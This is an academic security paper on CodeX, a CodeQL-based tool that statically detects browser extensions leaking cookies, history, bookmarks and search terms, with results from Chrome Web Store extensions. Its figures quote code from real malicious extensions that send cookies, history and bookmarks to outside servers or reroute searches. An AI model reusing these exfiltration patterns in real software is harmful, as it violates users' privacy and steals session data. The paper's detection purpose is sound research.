CodeX: Contextual Flow Tracking for Browser Extensions

Mohammad M. Ahmadpanah
Chalmers University of Technology
University of Gothenburg
KTH Royal Institute of Technology
Sweden

Matías F. Gobbi
LMU Munich
Germany

Daniel Hedin
Chalmers University of Technology
University of Gothenburg
Mälardalen University
Sweden

Johannes Kinder
LMU Munich
Germany

Andrei Sabelfeld
Chalmers University of Technology
University of Gothenburg
Sweden

Abstract

Browser extensions put millions of users at risk when misusing their elevated privileges. Despite the current practices of semi-automated code vetting, privacy-violating extensions still thrive in the official stores. We propose an approach for tracking *contextual flows* from browser-specific sensitive *sources* like cookies, browsing history, bookmarks, and search terms to suspicious network *sinks* through network requests. We demonstrate the effectiveness of the approach by a prototype called CodeX that leverages the power of CodeQL while breaking away from the conservativeness of bug-finding flavors of the traditional CodeQL taint analysis. Applying CodeX to the extensions published on the Chrome Web Store between March 2021 and March 2024 identified 1,588 extensions with *risky* flows. Manual verification of 339 of those extensions resulted in flagging 212 as privacy-violating, impacting up to 3.6M users.

CCS Concepts

• **Security and privacy → Browser security**; **Web application security**.


Keywords

Browser Extensions, Flow Tracking, Web Security

ACM Reference Format:
Mohammad M. Ahmadpanah, Matías F. Gobbi, Daniel Hedin, Johannes Kinder, and Andrei Sabelfeld. 2025. CodeX: Contextual Flow Tracking for Browser Extensions. In *Proceedings of the Fifteenth ACM Conference on Data and Application Security and Privacy (CODASPY '25), June 4–6, 2025, Pittsburgh, PA, USA.* ACM, New York, NY, USA, 12 pages. https://doi.org/10.1145/3714393.3726495

1 Introduction

Browser extensions customize the browsing experience and attract millions of users [13], driving the popularity of extension-enabled browsers such as Google Chrome. The Chrome Web Store, the Store henceforth, currently lists 121,953 available extensions. Popular extensions like Adobe Acrobat boast over 200 million users [22].



CODASPY '25, June 4–6, 2025, Pittsburgh, PA, USA.

ACM ISBN 979-8-4007-1476-4/2025/06
https://doi.org/10.1145/3714393.3726495

Unfortunately, the elevated privileges of browser extensions pose major security and privacy concerns. For instance, extensions can read and modify network traffic including security headers [1] as well as webpages via accessing their document object model (DOM). They also have access to the user's private information such as cookies, browsing history, bookmarks, and search terms [24].

User privacy. To protect users' privacy, the Store demands developers provide an accurate, transparent, and current privacy policy for any extension handling user data ,. The privacy policy must detail collection methods, usage purposes, and any third-party recipients of user data . In accordance with the demands of regulations like GDPR and CCPA, which mandate that sensitive user data be well-protected and minimized for the specific purpose, extensions must follow the principle of least privilege and limit the data usage to the practices disclosed by their expressed policies . Any sharing of user data with third parties is prohibited unless essential for providing the specific purpose of the extension and only with explicit user consent. Therefore, whenever user-sensitive data leaves the extension, it is considered a potential *privacy risk* unless transparently stated in the privacy policy.

All extensions submitted to the Store undergo semi-automated review prior to release, to ensure compliance with the Store's policies and to protect the users from malicious behavior, scams, and data harvesting. The potential consequences of a policy breach range from the removal of the extension to the banning of the publisher and related accounts . This paper focuses on extensions that breach the Store's regulations by processing user-sensitive data without explicit disclosure in their privacy policy.

Extension threats. Given their widespread use, extensions become attractive for attackers seeking to exfiltrate sensitive user data, including *search terms*, *cookies*, *browsing history*, and *saved bookmarks*. Monetization schemes for browser extensions , fuel privacy-violating practices and deception of users . A common pattern involves changing the behavior of extensions from benign to malicious; e.g., a popular extension might be bought out or an ill-intending owner may stay under the radar until acquiring a sizable user base, only to implement intrusive advertising [30].

New malicious extensions continue to emerge [23], bypassing the review process and leveraging reputation manipulation, such as fake reviews and downloads [29, 31]. Such extensions may collect user-sensitive data themselves or transfer it to third parties, potentially without the user's consent. A prominent example of such extensions is the DataSpii breach in July 2019 that revealed

massive exfiltration of both personally identifiable and corporate user data by popular extensions that turned out to be malicious.

The need for a principled approach. These attacks show that the current security practices of semi-automated vetting and relying on reputation mechanisms, unfortunately, fail to prevent ill-intended extensions from thriving in the Store. While previous work suggests approaches to detecting insecure extensions [6, 16, 25, 30, 32, 37], the continued emergence of ill-intended extensions motivates the need for a principled approach to deal with privacy-violating behaviors by extensions. The root of the problem is discrepancies between an extension's stated privacy policy and its actual behavior with user data: the *flow* of data as it is propagated through JavaScript code in extensions. Flows allow data from sensitive *sources* like cookies, browsing history, bookmarks, and search terms to leak to network *sinks* through network requests.

Assessing the privacy risk of such flows frequently requires context in the form of relevant runtime values, such as which cookie is read or to which URL the data is sent. This motivates the need for tracking *contextual flows* in extensions to find those that exfiltrate user-sensitive data, such as search terms, to suspicious network sinks, in breach of the Store policies. Further, the pattern of malicious behavior change calls for special scrutiny of cases where a new version of an extension turns from benign to risky, sometimes by merely updating its exfiltration URL.

The challenges of flow tracking. Tracking how data flows in extensions is challenging. First, extensions are multi-language, built from a combination of HTML, CSS, and JavaScript, forcing analyses to track flows across language boundaries. Second, the dynamic nature of JavaScript, the primary language of extensions, presents a significant obstacle to flow analysis. Third, sources, sinks, and the flows connecting them may be contextual, depending on supplementary information reaching the sink.

Static analysis of extensions. Dynamic approaches struggle with achieving sufficient code coverage, sometimes requiring modifications to the runtime, which is further exacerbated by the multi-language setting of extensions. In contrast, static analysis is a scalable fit particularly for a cross-language setting due to its independence from modifying a complex runtime. Yet, developing static analyses for the setting of extensions runs into challenges [6, 18, 19, 34, 42]. With the introduction of CodeQL [15], the playing field has changed significantly, making the development of new cross-language static analysis tools considerably more cost-effective. CodeQL is an open-source, multi-language code analysis engine, excelling at customization of the analysis. Yet, as is, CodeQL falls short of capturing privacy-relevant contextual flows because it is largely designed as a bug-finding tool.

CodeX: contextual flow tracking for browser extensions. This paper presents a principled approach for reasoning about contextual flows in extensions. To implement our technique, we develop a prototype called CodeX, relying on the cross-language capabilities of CodeQL and leveraging the possibility to extend and combine existing analyses for contextual flow tracking in extensions. At the heart of our approach is *hardened taint tracking* that refines bug-finding-style taint tracking for the purpose of analyzing contextual flows in extensions. Driven by the common pattern of behavioral changes in successive versions, we also present a differential analysis to spot malicious updates in extensions.

Figure 1: Privacy verification pipeline for extensions.

We successfully instantiate CodeX to find privacy-violating flows of search terms, cookies, browsing history, and bookmarks, representative classes of the most critical privacy risks in extensions. We show the applicability of CodeX at scale by analyzing 401K extensions of the Store. While our approach is browser-independent, we limit the empirical evaluation to Chrome extensions, due to its 65% market share among desktop internet browsers. Out of 401K extensions under study, including more than 151K unique extensions, CodeX classifies 1,588 as *risky*.

Privacy verification pipeline. Figure 1 depicts the proposed privacy verification phases for extensions. The detected extensions by CodeX with risky flows must be verified with respect to the extension's stated privacy policy. As policies are mostly expressed in natural language, often using ambiguous formulations, human interpretation is required for complete understanding. While manually analyzing policies is time-consuming, CodeX limits the need for manual checks to just 1,588 risky extensions of the total 401K.

We select 339 risky extensions for manual verification, flagging 212 as indeed privacy-violating (62.5%). This indicates that a significant number of privacy-violating extensions remain to be found in the remaining set of risky extensions.

Contributions. The paper offers the following contributions:

- We identify concerning privacy risks of extensions exfiltrating sensitive user data and show how they can be understood using the notion of contextual flows (Section 3).
- We introduce a general approach to statically track contextual flows, developed as CodeX that implements hardened taint tracking of user-sensitive information in extensions (Section 4).
- We evaluate CodeX on a large-scale dataset of extensions on the Store, detecting risky flows, providing contextual information required for privacy verification, and identifying extensions that turned from benign to ill-intended (Section 5).

Code release and privacy-violating extension disclosure. CodeX allows anyone, from Google Chrome extension reviewers to independent reviewers and end users, to analyze an extension's behavior. The full version, implementation, examples, and verification results are available online [2]. We are in the process of reporting all risky extensions, prioritizing the verified ones still available on the Store at the time of analysis. So far, 546 out of the detected 1,588 risky extensions have already been removed from the Store.

Concerns about the prevalence of search-term stealing attacks have resulted in a welcome policy change by Google, restricting legitimate new tab extensions to the Chrome Search API for modifying the user's search experience. In the category of the reported privacy-violating new tab extensions, 15 extensions have already been removed, 7 are with best-practice violation warnings, and 4 updated their manifests to transparently disclose search URLs

during installation. We are also in contact with Google on making CodeX available for boosting the automated vetting process.

2 Background

We focus on the extensions distributed via the official Chrome Web Store, usable for all Chromium-based browsers, due to their relative popularity over extensions in other browsers. We briefly explain the role of key code and policy components in extensions and discuss Chrome's practices aimed at user-facing privacy disclosure.

Extension components. An extension consists of three core components: (i) a JSON manifest, (ii) background scripts or service workers, and (iii) content scripts. The execution structure and required permissions are described in the manifest file. *Background scripts* or *service workers* manage the core functionality. Chrome extension APIs (e.g., `chrome.cookies` and `chrome.webRequest`) are available to these scripts when the corresponding permissions (e.g., `cookies` and `webRequest`) are listed in the manifest and granted by the user. *Content scripts* execute in the context of a web page, acting as the mediator for background scripts to read or modify DOM elements. Background and content scripts are executed in isolated contexts and communicate via message-passing APIs.

As an example, the manifest shown at the top of Figure 2 defines the initial extension behavior, specifying the HTML file for new tabs and the main entry file for background scripts. Note that HTML files can dynamically load additional JavaScript files, potentially introducing functionality not explicitly declared in the manifest.

Privacy practices. Extensions seeking broad permissions or requesting sensitive execution capabilities are closely examined in the review process of the Store,. Excessive permissions unrelated to the purpose are flagged as policy violations. When installing a new extension, users see a pop-up asking for consent to the permissions requested in the manifest, in a simplified format. Since the introduction of the latest manifest format, Manifest V3, extensions may defer some permission requests to runtime (optional permissions) to increase transparency. In addition, the blocking web request APIs, which allow extensions to block and modify all network traffic, were deprecated. In June 2022, the Store phased out accepting new extensions without Manifest V3.

While privacy policies often list the types of sensitive user data accessed by extensions, the details regarding their use can be unclear. Alongside the permission system, developers are expected to declare privacy-practice disclosure badges, or simply *privacy badges*, that explain how the extension handles user data, and provide links to the privacy policies of the extension's services. Unlike free-form privacy policies, privacy badges are based on a developer-completed questionnaire. Surprisingly, we found that the information in manifests and privacy badges can mismatch. For example, the privacy badge of "Theaterflix" specifies a long list of sensitive data it claims to handle. Its manifest, however, requests no permission to access such data. Conversely, the "Search All" extension requests several permissions, including storage, history, bookmarks, and access to all website data, despite the privacy badge claims that no data is being collected or used.

Given the potential for incomplete or inconsistent disclosures of sensitive data usage, we define an extension's *privacy policy* as the unified concept encompassing all privacy disclosures associated with the extension, including the description, privacy-related external links, the pop-up installation message, and privacy badges.

```
{..., "background": { "service_worker": "background/runtime.js" },
      "chrome_url_overrides": { "newtab": "static/html/main.html" }, ...}
```
manifest.json

```
<input id="search_input" type="text" title="Search"/>
...
<script src="static/js/script.js"></script>
```
static/html/main.html

```
var searchURL = "https://api.multi-searches.com?q={searchterm}"
...
const t = document.getElementById("search_input").value.trim();
...
window.top.location = searchURL.replace("{searchterm}", t);
```
static/js/script.js

Figure 2: Contextual flows in the search term example.

3 Privacy risks via motivating examples

Privacy policies and manifests often lack transparency about potential destinations of user data during the extension's execution. We focus on *privacy risks of extensions exfiltrating sensitive user data*. In the following, we explain the privacy risks for each class of sensitive flows in question using illustrative code snippets. As a visual cue, our figures use a color-coded scheme to represent data flow paths. Blue arrows (⟶) signify paths originating from user data, and red triangle arrows (▶) indicate paths from potentially suspicious URL strings. If a contextual flow reaching a target sink is influenced by both data sources, the sink is colored purple, representing the combination of user data and suspicious URL flows.

3.1 Search term leakage

The popular *new tab* extensions replace the default new tab functionality of the browser. For instance, they may add a wallpaper to the new tab page, custom links, or weather forecasts. Commonly, new tabs incorporate a search text box linked to search engines, ranging from large players like Bing and Yahoo to more obscure choices. Privacy risks emerge when an extension covertly sends user search terms to unauthorized servers, possibly forwarding the search term to the search engine specified in the extension's description only via multiple intermediaries.

Search monetization. Services like Bing and Yahoo incentivize developers to direct users to their search engines by sharing portions of the ad revenue. Typically, an intermediary service such as Coinis or CodeFuel acts as a *search supply partner* to the search engines and handles the technical implementation and payouts for the individual developers wishing to monetize their extension. The intermediary services offer instructions for building simple browser extensions and encourage developers to establish "passive income" from search boxes in extensions. As a result, a vast number of new tab extensions is on the Store with search feed integration [18].

The Store obliges extension developers to be responsible for their marketing and monetization practices. Extensions are not allowed to falsely claim affiliation with, endorsement from, or creation by another company or organization. Moreover, any modifications to user device settings require explicit user knowledge and consent, and such changes must be easily reversible.

Extensions like "Ecosia", "OceanHero", and "Minecraft New Tab" encourage users to use their search services to respectively

plant trees, collect plastic bottles, or earn in-game currency with every search. While these extensions have *well-specified* policies and explicitly state their intention to change the search engine in their new tab page, we will show that in many cases extensions stealthily direct search terms to custom URLs, neglecting to mention the behavior in their privacy policies. Such cases violate user privacy and the Store's policies ,.

Permissions. While extensions require explicit user permission to access certain sensitive user data through the manifest, the case is different for search terms. For search terms originating from the browser's address bar, the default search provider is used, which can be changed by setting a specific manifest entry, i.e., `search_url` under `chrome_settings_overrides`. Such changes trigger a pop-up message ("Change your search settings to:") before installation to allow users to make an informed decision. However, the dedicated access permission does not pertain to search terms originating from other sources, such as general user text inputs. Consequently, pinpointing a flow from the search term to the search engine URL through code review becomes challenging and requires thorough understanding of the behavior of the extensions.

Concerns about the prevalence of search-term stealing attacks raised by us and others have led Google to change its policy ,, now mandating the use of the Chrome search API for any extensions that modify the default user's search experience *in any form*. This requires the search URL to be explicitly stated in the manifest. Otherwise, the extension faces removal from the Store. Our approach is an excellent fit for detecting violations of this policy, such as in cases when the search engine URL connected to the text box element on the new tab page deviates from the one indicated in the address bar by the manifest.

Privacy violation. Much prior work [11, 18, 25, 31, 35] does not consider an extension's privacy policy, implying that, for example, sending search terms to an engine explicitly specified in the privacy policy would be considered "stealing". In contrast, we incorporate the privacy policy and deem a new tab extension privacy-violating only if users are not informed about the destination of a search box. Therefore, although both "Searchiteasy Internet Search" and "In-House" modify the search engine URL to a search monetization provider, we only judge the latter to be privacy-violating because neither that extension's description nor its externally linked privacy policy explicitly specifies this behavior. Instead, the description deceptively states that the extension sets the search provider to Bing, an example of *ill-specified* policies. We distinguish a well-established group of search engines that includes Google, Bing, Yahoo, and DuckDuckGo from less established search engines that are involved in collecting user search terms, highlighting the importance of explicit user consent.

Motivating example. "Multi-Searches" is a search new tab extension, whose description states that "the extension will update your new-tab search engine to be provided by Bing". However, it first sends the search input to a URL not specified to the user, which forwards the search term to another server, and finally to Bing. Figure 2 shows the contextually dependent flows in the code from the user search input (via the `input` element and accessed by `getElementById` in the script) and the search engine URL, both to the sink setting the new tab's location (`window.top.location`).

```
var translateUrl = 'https://ringring.mobi/v1TranslatorDictionary';
Google$1.translate('initStorage');
...
async function translate(e = "en", a, t, n) { ...
  for (var i = 0; i < translateDomain.length; i++) {
    var cookies = await chrome.cookies.getAll(domain:'$translateDomain[i]')}}
...
  if (e == 'initStorage') { ...
    response = await ky.get(translateUrl,{headers:{'Cookies':cookies}}).text();
... } ... }
```

background1.js

Figure 3: Contextual flows in the cookie example.

```
{"install_track": "/webstore/aliexpress-image-search-a?status=installing",...}
```

data/config.json

```
const HISTORY = { run(e) {
  return new Promise(r => {chrome.history.search({text: e},(){r(e)})})}
...}
const BG = {
  _setDimensions() {
    var u = 'https://l0tm1.bemobtrk.com/postback?cid';

    BG.params.forEach(p => { $.get(u + p) });
  }, ...
  init() {...
    BG.params = await HISTORY.run(load("data/config.json").install_track);
    BG._setDimensions(); ...} ...}
```

bgn.min.js

Figure 4: Contextual flows in the history example.

3.2 Cookie leakage

Web applications often rely on cookies to store sensitive information such as session and authorization data, where unauthorized access may lead to full compromise of the affected web application.

Permissions. Extensions may leverage the `chrome.cookies` API to access and modify user cookies, requiring the `cookies` permission declaration and *host permissions* in the manifest. Unlike websites with cookie banners, extensions mostly lack transparency regarding how they handle and process user cookies, whether it is part of their core functionality or not. Furthermore, privacy policies often fail at describing concrete details on cookie collection and purposes. Worryingly, the prevalence of `<all_urls>` for host permissions in manifests, with the overly general "read and change all your data on all websites" pop-up installation message , grants extensions extensive capabilities, raising the risk of cookie hijacking.

Privacy violation. The legitimacy of accessing users' cookies depends on the service provided by the extension. For example, extensions like "Simplify Copilot", designed to streamline job applications, might justifiably require access to a user's LinkedIn cookies to pre-populate personal information and technical skills. Privacy concerns raise when it surpasses what is necessary and disclosed in the extension's description, like "Multi tools for Facebook™" that exfiltrates the user's Facebook cookies to their own server.

Motivating example. Figure 3 illustrates how "Translator - Dictionary" abuses its access to cookies, by specifying a list of arbitrary domains as translate domains, and exfiltrates sensitive cookies to an external server using Ky , an HTTP client based on the browser Fetch API. Unfortunately, this behavior is not mentioned in the extension's privacy policy. The extension has been marked as malware and removed from the Store.

3.3 Browsing history leakage

A user's browsing history offers a rich source of data for profiling purposes. Visited websites can expose interests, locations, and sensitive details like health concerns or financial situations. To protect

```
async function findOrCreateFolder(folderName) {
  return new Promise((resolve, reject) => {
    chrome.bookmarks.search(folderName, (results) => { resolve(result0].id);}
... });});} ...
async function processLinksCheck() { ...
  for (const folderName in data) { const folderLinks = data[folderName];
    for (const link of folderLinks) { ...
      folderId = await findOrCreateFolder(folderName);
      installedLinks.push({uuid:link.uuid, url:link.url, folderId:folderId});}
    ...}
    const response2 = await fetch(urlBase+'/abo-ch', {method:'POST', ...
          body: JSON.stringify({ uid: uuid, bookmarks:installedLinks})});
} ...
const urlBase = "https://app.myfavcontent.com";
```

background.js

Figure 5: Contextual flows in the bookmark example.

user privacy, the Store prohibits extensions from collecting and using web browsing history, unless the sensitive data is essential for a user-facing feature that is prominently specified in both the extension's description and in its user interface.

Permissions. Extensions can read, add, and delete URLs in the browsing history via the `chrome.history` API. To interact with the records of visited pages by the user, the `history` permission must be declared in the manifest. Once granted, the extension can freely access the entire browsing history.

Privacy violation. The Store warns the user when installing such extensions with a line in the pop-up message: "Read and change your browsing history on all your signed-in devices". Privacy badges are expected to inform users about "web history" data collection practices, but this is not necessarily the case. For instance, "vsHotel" with 100K users accesses browser history and correspondingly a permission pop-up is displayed to users before the installation. However, there is no privacy badge provided by the developer explaining the use of the sensitive data.

Motivating example. The "AliCompare" extension enables users to search by image in AliExpress and compare prices. Figure 4 depicts the flow of browsing history data, from a webpage specified in `config.json`, to an external server via the jQuery `get` method. Even though the pop-up installation message declares that the extension reads and changes all user data on all websites, the privacy policy remains silent about this behavior.

3.4 Bookmark leakage

Bookmarks and frequently visited websites constitute another category of sensitive user information accessible to extensions. Similar to browsing history, bookmarks and most visited sites can be used to infer privacy-sensitive user profiles.

Permissions. Extensions can invoke the `chrome.bookmarks` and `chrome.topSites` APIs, if granted the `bookmarks` and `topSites` permissions, to organize and modify bookmarks and most visited sites.

Privacy violation. Corresponding pop-up messages notify users prior to installation, but still privacy badges detailing data usage within the extension might be missing. "Voice Actions for Chrome" is a popular extension with 10K users that needs access to top sites for the "I'm feeling lucky" command, without any privacy badge disclosing whether it is the only use case.

Motivating example. "MyFavContent" is a bookmark manager that does not explicitly state that the user's bookmarks are collected and synchronized on their servers, raising privacy concerns. As displayed in Figure 5, the extension uses the Fetch API to transmit

```
chrome.webRequest.onBeforeRequest.addListener(function (details) {
  const term = details.url.split('/').pop();
  var url = 'https://services.${extSettings.ProductDomain}/search.php'
  ...
  return { redirectUrl: url + '?k=${term}' };
}, ..., ['blocking']);
```

background/search.js

Figure 6: Contextual flows in the URL redirect example.

bookmarked link data, including both the bookmarked URL and the folder ID, to the extension's external server.

3.5 Redirecting outbound request

Flows from user inputs and sensitive data might be intercepted and modified by redirecting target URLs just prior to the network request being sent out from the extension. To redirect the request, the property `redirectUrl` of the blocking `webRequest.onBeforeRequest` handler is set to the overriding URL. As mentioned in Section 2, such manipulative practices are no longer permitted in extensions.

Permissions. Pursuing enhanced security, Manifest V3 deprecates the `webRequestBlocking` permission. Thus, redirecting outgoing network traffic by `chrome.webRequest.onBeforeRequest` is seen as risky.

Privacy violation. Unauthorized or obfuscated modifications to web requests can be categorized as privacy violations, particularly when deviating from expected behavior and hidden from the user.

Motivating example. The "Find Forms" search extension dynamically alters the search engine URL using the `webRequest` blocking handler, a reason to be warned by the Store that "the extension is not trusted by Enhanced Safe Browsing". Figure 6 shows a type of contextually dependent flows in the `onBeforeRequest` API, from the request event containing the search term to the parametric URL string assigned to `redirectURL`.

4 CodeX

This section introduces the proposed approach and the development of CodeX for statically tracking contextual flows of sensitive information in extensions. CodeX combines and extends the capabilities of CodeQL [15] to reason about contextual flows while maintaining a balance between sensitivity and conservativeness.

4.1 Overview

We present a flow-tracking approach for browser extensions to analyze contextual flows from sensitive data sources to potentially privacy-violating sinks. The proposed approach is vendor-agnostic and can be readily extended to incorporate various types of sensitive data sources, APIs, and sinks. To gain a broad yet detailed understanding of an extension's data handling practices, different types of sensitive flows are tracked, reporting all detected flows together with a risk assessment. The analysis results can then be used by extension reviewers to verify and classify the detected flows according to the type of sensitive information and the extension's privacy policy, as depicted in Figure 1.

Challenges of extension analysis. Analyzing browser extensions is challenging. First, extensions are multi-language, thus flow tracking must be able to cross language barriers. As illustrated in Figure 2, sensitive information may originate in HTML, be fetched using JavaScript, and flow through the extension during execution to exit the browser via a sink, such as `window.top.location`. Another class of sensitive information originates from sensitive APIs

and flows through the extension to outbound network requests or browser-specific message-passing APIs. Second, risky flows are contextual and value-sensitive [7], in the sense that their assessment depends on both the presence of the flow and the values influencing the sink. The examples in Section 3 show that the situation is frequently complicated by the fact that such contextual information is the result of computations in different parts of the extension. This poses a significant challenge since both of the flows of sensitive and contextual information must be tracked carefully to spot risky flows. Third, analyzing JavaScript, statically or dynamically, is a recognized hurdle due to the language's extensive features and inherent dynamism. Additionally, the substantial effort required for constructing cross-language static analyses has traditionally been a barrier to their development. These factors have favored purely dynamic analysis approaches or those that leverage strong dynamic components [10, 11, 16, 35, 39, 40]. Yet, such dynamic approaches often struggle to scale when analyzing very large codebases.

CodeQL. With the introduction of CodeQL [15], the cost of developing cross-language static analyses has dropped significantly. At the heart of CodeQL lies a declarative query language for an underlying deductive database generated from the programs, in our case extensions, under analysis. The power of CodeQL comes from its wide language support and extensibility. This allows for expressing new analyses using existing building blocks and adapting current analyses. The fundamental principle is the synthesis of syntactic and semantic facts from source code, which are stored in a database. Once the synthesis has finished, it is possible to query the database to answer flow questions.

4.2 Flow tracking principles

CodeX leverages the semantic power and extensibility of CodeQL to identify sensitive sources and target sinks to track the flow of both sensitive and contextual information. Off-the-shelf bug-finding techniques often miss relevant data flows due to their conservative nature. In contrast, general-purpose information-flow trackers raise excessive false alarms with their high sensitivity. Striking a balance between under-detection and over-detection is crucial.

At the core of CodeX lie two extended query configurations of CodeQL's taint-tracking analysis, hardened for various flow types in extensions. The first configuration tracks the flow from sensitive sources to contextual sinks of interest (the blue arrows $\longrightarrow$ in the motivating examples). The second tracks the contextual information needed for a more precise labeling analysis of the contextual sinks, used for a following risk assessment (the red triangle arrows $\blacktriangleright$).

The findings of the two analyses lead us to categorize the sinks of detected flows into one of the four categories: 1) *SI-URL*, when a flow from the sensitive source and a URL string to the contextual sink is detected, 2) *SI-noURL*, when a flow from the sensitive source to the sink is detected but the contextual information of a URL string is missing, 3) *noSI-URL*, when a flow from a potentially sensitive source together with the contextual information of a URL string is detected but the source's sensitivity needs to be confirmed, and 4) *noSI-noURL*, when a flow to a potentially contextual sink is detected. Drawing from the flow categories and the extracted contextual information, Section 5.2 defines the notion of risky flows for each privacy leakage class.

Hardened taint analysis. Taint tracking begins with tagging designated data sources as tainted and is subsequently followed by tracking data dependencies. To detect a taint path to a specified sink, taints must be propagated through program steps in between. Thus, beyond specifying source points and target sinks, a taint tracking approach primarily relies on the definition of intermediate flow steps, pushing taints through the path.

Inspired by patterns we identified in real-world extensions on the Store, we developed new flow rules, extending the underlying taint-tracking analysis to model flow steps that were otherwise absent. The selection of rules was guided by two primary factors: (i) capturing common flow patterns observed in the development dataset of extensions, and (ii) refining the flow rules to balance under- and over-detection. In particular, we extended the way CodeQL pushes taints for object property reads and writes, method calls, function and method arguments, as well as extensions pertaining to constructs like *yield* and those used by large frameworks like *React* or *Ky*. Table 5 in Appendix A in the full version [2] details the extended flow steps.

1) Property reads/writes: CodeQL tracks taints for individual properties in the case the property is statically observable. Otherwise, the taint is not pushed further. To address the prevalence of the latter, we have extended flow steps by using the object itself to carry the taint for property reads and writes that cannot be statically decided.

2) Function/method calls: In functions and methods for which there is no source code, e.g., that are part of an unmodeled library, the taint information from the object and arguments are lost. We have added rules that propagate the taints for such functions and methods.

3) Unmodeled language features: Constructs like `yield` are similar to function and method calls in terms of losing taints. We have extended flow steps to automatically propagate the taint for `yield`.

4) Frameworks and libraries: CodeQL contains general models of some popular frameworks, such as jQuery and Vue. We enriched this support with details specific to frameworks like React and Ky, to model relevant flows through mechanisms such as event handling.

Obfuscation, remotely hosted code, and dynamic features pose fundamental challenges to static analysis and are out of scope for precise flow tracking. However, the Store rejects extensions containing any use of obfuscated code or remotely hosted code, disallowing to conceal functionality or run externally-hosted JavaScript; thus a blanket rejection is justified in any case. Minification of JavaScript code is allowed, however, and supported in CodeX. Figure 3 presents an example of a cookie flow detected by CodeX, parts of whose minified background script are in Figure 10 in Appendix D [2]. Finally, while encoding and encryption of data to be exfiltrated are known challenges in dynamic detection approaches [9, 40], CodeX can statically track taints through encoding and encryption functions, thanks to the extended taint steps.

4.3 Instantiations

To demonstrate the applicability of our approach, we instantiate CodeX to four important types of privacy-sensitive flows: search terms, cookies, browsing history, and bookmarks. For each type of flow, queries identify applicable sources and sinks and collect contextual information. The contextual information is subsequently used to label risky flows as candidates for privacy violations.

Section 5 details the concepts involved in detecting each flow type. Section 5.2 describes the definition of risky flows and Section 5.3 introduces the manual verification process, flagging extensions as privacy-violating. While the approach is generally browser-independent, some designated sources and sinks are Chrome-specific. To adapt CodeX for use with extensions in other browsers, vendor-specific APIs can be easily added. Table 4 in Appendix A [2] describes the sources and sinks for each flow type.

4.3.1 Search terms. To identify sources and sinks for search terms, we manually analyzed 60 new-tab extensions, where we observed two types of flows. The flow can either occur in an HTML input text form with an action URL or in JavaScript files. The former type is syntactic in nature as it directly relies on the syntactic parent-child relationship of the elements and does not require the use of semantic flow tracking. For the latter type, illustrated in Figure 2, we identify JavaScript data sources and cross-check against HTML input elements to confirm user interaction as the source. To capture this flow, all reads of input elements are selected as potential sources. We first find candidates like all uses of jQuery, `querySelector`, `getElementById`, as well as some other patterns specific to Chrome (e.g., the OmniBox) and frameworks such as React and Ky. Then, we cross-check that the corresponding element in the DOM indeed is a user input. As sinks, we select uses of, e.g., `window.open`, `window.location`, `window.location.href`, as well as various interactions with `chrome.tabs`.

For search terms, our focus is on the extensions containing SI-URL sinks, where both the user input and the URL string are detected in the flow. We define a set of trusted URLs to mark the contextual information accordingly. Risky flows are those where the found URL string is not trusted. Flows with sinks categorized as noSI-URL and SI-noURL are also interesting from an analysis perspective. The former represents sinks where we can deduce the target of the sink indicating the potential presence of a risky flow in case the URL is not trusted. The latter is still interesting, showing a user input has reached a sink but the URL string is missing. In the end, the way the extension presents the behavior to users determines whether the detected risky flow is privacy-violating.

4.3.2 Cookies, browsing history, and bookmarks. For cookies, browsing history, and bookmarks, the data sources are easily identifiable thanks to well-defined Chrome APIs for each type. Flow patterns of other types of sensitive data could be readily included in CodeX as well. Consider the cookie example illustrated in Figure 3, where sensitive information originates from `chrome.cookies`, the designated API to access cookies, and flows to the sink provided by Ky. The browser history example in Figure 4 presents a contextual browsing history flow from `chrome.history` together with a URL string to a jQuery sink. Figure 5 shows a contextual flow from `chrome.bookmarks` to a Fetch API sink, sending the sensitive bookmark information over the network. Such types of flows are similar in a sense and we track the information to contextual network sinks including client requests and modeled frameworks as well as Chrome APIs such as `tabs`, `webRequest` and `postMessage`.

Due to their sensitive nature, any flows transmitting these data sources out of the browser should be detected and reported for verification, whether the contextual information of detected URL strings is also provided or not. Thus, the detection focus is not only on the SI-URL but also SI-noURL sinks. Then, the detected URL string could help the reviewer have a more accurate understanding of the extension's behavior. Only well-specified and explained behavior should permit such risky flows.

```
async function doSearch() {
  var term = document.getElementById('input').value
- var url = 'https://www.bing.com/search?q=';
+ var url = 'https://find.cf-esrc.com/search?q=';
  window.location.href = url + term; }
```

Figure 7: Suspicious update related to search term leakage.

4.4 Differential analysis of flows

A previously benign extension may be updated to include privacy violations. Our approach of tracking contextual flows can be extended further to compare findings between consecutive versions. The detection of suspicious behavior emerging after an update can serve as a strong indicator of potentially malicious intent by developers, posing privacy risks.

For new tab extensions, there is no property in the manifest file to specify the URL used in the search box present in the custom new tab. This is not to be confused with the search engine used for the browser's address bar, which is set by the `search_url` property, and just recently became mandatory for extensions altering users' default search settings to include the specific permission in their manifest. An update can modify a single URL string to change an extension from initially benign (using the URL of a well-known search engine) to potentially privacy-violating (using an unspecified search URL). In Figure 7, we show an example, detected in the last version (2.1.0) of "Tutti Frutti Search", where the user's input is forwarded to another server without consent. Since installed extensions are updated automatically and silently in Chrome without any notification, users unfortunately cannot notice such suspicious changes. This practice goes against the Store's policies.

We compare CodeX's results between consecutive versions of extensions to detect suspicious changes. In detail, with the contextual flows found in both versions, we label an update as suspicious when there is a flow in the new version with contextual information (e.g., the target URL) absent in the old version. Then, we flag updates like that in Figure 7 as suspicious. Through differential analysis, we shine a light on extensions with suspicious updates for verification, as those are more likely to violate privacy.

5 Evaluation

This section presents the results of evaluating the CodeX instantiations, including insights gained from manual verification of detected contextual flows in a large collection of extensions. Specifically, we evaluate the analysis results of CodeX queries for each class of flows: search terms, cookies, browsing history, and bookmarks. Building on the privacy risks discussed in Section 3, we provide a refined definition for risky flows for each class.

Search term flows require particular attention due to their contextual dependence. Both user inputs and URL strings must be carefully examined in relation to their potential impact on target sinks. For the other queries, any flow originating from one of the sensitive APIs and reaching a target sink represents a potential risk to user data, which is verified according to the given privacy policy. Section 5.2 details the definitions of risky flows in each class.

